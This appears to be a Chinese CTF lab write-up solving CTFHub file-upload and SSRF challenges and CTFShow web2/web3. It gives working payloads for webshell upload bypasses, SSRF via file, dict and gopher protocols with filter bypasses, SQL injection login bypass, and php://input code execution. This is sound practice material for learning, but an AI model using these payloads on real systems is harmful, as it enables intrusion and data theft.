

用蚁剑连接,找到flag。
双写后缀
直接上传一个php一句话木马,进行抓包。然后在文件名上写上pph,点击forward,上传成功。用蚁剑连接找到flag。
文件头检查
上传一张png图片抓包,上传后在抓的包里写入一句话木马。这里修改后缀为php,然后在Content-type改为 image/png。上传成功后用蚁剑连接找到flag。
SSRF
内网访问
根据提示,访问内网的flag.php。抓包,将get传递的url的值写为127.0.0.1/flag.php,forward后得到flag。
payload: GET: url=127.0.0.1/flag.php
伪协议读取文件
根据题目的意思需要使用URL的伪协议去读取文件,那么首先要了解URL的伪协议。 URL伪协议有如下这些:
- file:///
- dict://
- sftp://
- ldap://
- tftp://
- gopher://
这里使用file伪协议从文件系统中读取文件,直接抓包读取。网站的目录一般都在/var/www/html/,因此我们直接使用file伪协议访问/var/www/html/flag.php就可以了。
payload: GET: url=file:///var/www/html/flag.php
端口扫描
题目提示端口在8000-9000,因此直接扫就可以了。这里需要使用dict伪协议来扫描,因为dict协议可以用来探测开放的端口。发现端口是8056.直接进行访问,就可以得到flag了。
POST请求
payload: GET: url=127.0.0.1/flag.php,访问flag.php,发现有一个key。
payload: GET: url=file:///var/www/html/index.php,查看网页源代码
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
<?php

error_reporting(0);

if (!isset($_REQUEST['url'])) {  //判断传进来的url是否为空
    header("Location: /?url=_");
    exit;
}

$ch = curl_init();
//初始化新的会话,返回 cURL 句柄,供curl_setopt()、 curl_exec() 和 curl_close() 函数使用。

curl_setopt($ch, CURLOPT_URL, $_REQUEST['url']);//设置URL到CURLOPT_URL

curl_setopt($ch, CURLOPT_HEADER, 0);//是否输出头信息到屏幕

curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);//值被设置为1时将会根据服务器返回 HTTP 头中的 "Location: " 来重定向。

curl_exec($ch);// 抓取 URL 并把它传递给浏览器
curl_close($ch);// 关闭 cURL 资源,并且释放系统资源
然后,gopher协议要构造的http包:
1
2
3
4
5
6
gopher://127.0.0.1:80/_POST /flag.php HTTP/1.1
Host:127.0.0.1
Content-Type:application/x-www-form-urlencoded
Content-Length:(key的长度+4,也就是下面那行的长度)

key=(刚才的key)
为解决数据传输过程中的解码问题,因此需要对其进行两次URL转码(注:第一次编码要把%0a都替换成%0d%0a)。
最后GET传参url=两次URL转码后的内容,得到flag。
URL Bypass
这个题目要求url must startwith “http://notfound.ctfhub.com”。直接构造?url=http://notfound.ctfhub.com@127.0.0.1/flag.php,得到flag。
数字IP Bypass
进入环境,尝试访问?url=127.0.0.1/flag.php,发现Ban ‘/127 | 172 | @/’。因此尝试将ip地址转换为进制的方式进行绕过,127.0.0.1转换为16进制是0x7F000001,这样就可以成功得到flag。 |
302跳转 Bypass
利用ssrf先访问一下本地的127.0.0.1/flag.php,发现不能直接访问flag.php。
查看一下网页源代码:file:///var/www/html/index.php
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
<?php

error_reporting(0);

if (!isset($_REQUEST['url'])) {
    header("Location: /?url=_");
    exit;
}

$url = $_REQUEST['url'];

if (preg_match("/127|172|10|192/", $url)) {
    exit("hacker! Ban Intranet IP");
}

$ch = curl_init();
curl_setopt($ch, CURLOPT_URL, $url);
curl_setopt($ch, CURLOPT_HEADER, 0);
curl_setopt($ch, CURLOPT_FOLLOWLOCATION, 1);
curl_exec($ch);
curl_close($ch);
这里限制了127/172/10/192。用localhost代替127.0.0.1绕过,得到flag。
DNS重绑定 Bypass
可以和上一题一样用localhost代替127.0.0.1绕过,得到flag。
CTFSHOW
web2 | 简单的SQL注入
看一下源代码,用POST传入username和password。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
<html lang="zh-CN">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
<meta name="viewport" content="width=device-width, minimum-scale=1.0, maximum-scale=1.0, initial-scale=1.0" />
<title>ctf.show_web2</title>
</head>
<body>
<center>
<h2>ctf.show_web2</h2>
<hr>
<form method="post">
用户名:<input type="text" name="username"><br><br>
密 码:<input type="password" name="password"><br><br>
<input type="submit" value="登陆">
</form>
</center>
</body>
</html>
用bp抓包,先随便输入,无回显。



用万能密码 ’ or 1=1 #,出现“欢迎您,ctfshow”,说明登录成功。username=admin’ or 1=1 #&password=123这条语句,#号是注释符,所以后面的语句是被注释掉的,所以剩下username=admin’ or 1=1,or是只要满足一个条件就可以,1=1永远是满足的。


使用order by 判断字段数量,从order by 1开始,发现有3个字段

查库


查表


查列

查字段
web3
 利用文件包含漏洞。
用bp抓包,利用php://input伪协议执行PHP代码,代码的内容为执行系统命令,查看当前目录下所有文件。

payload: GET: url=ctf_go_go_go 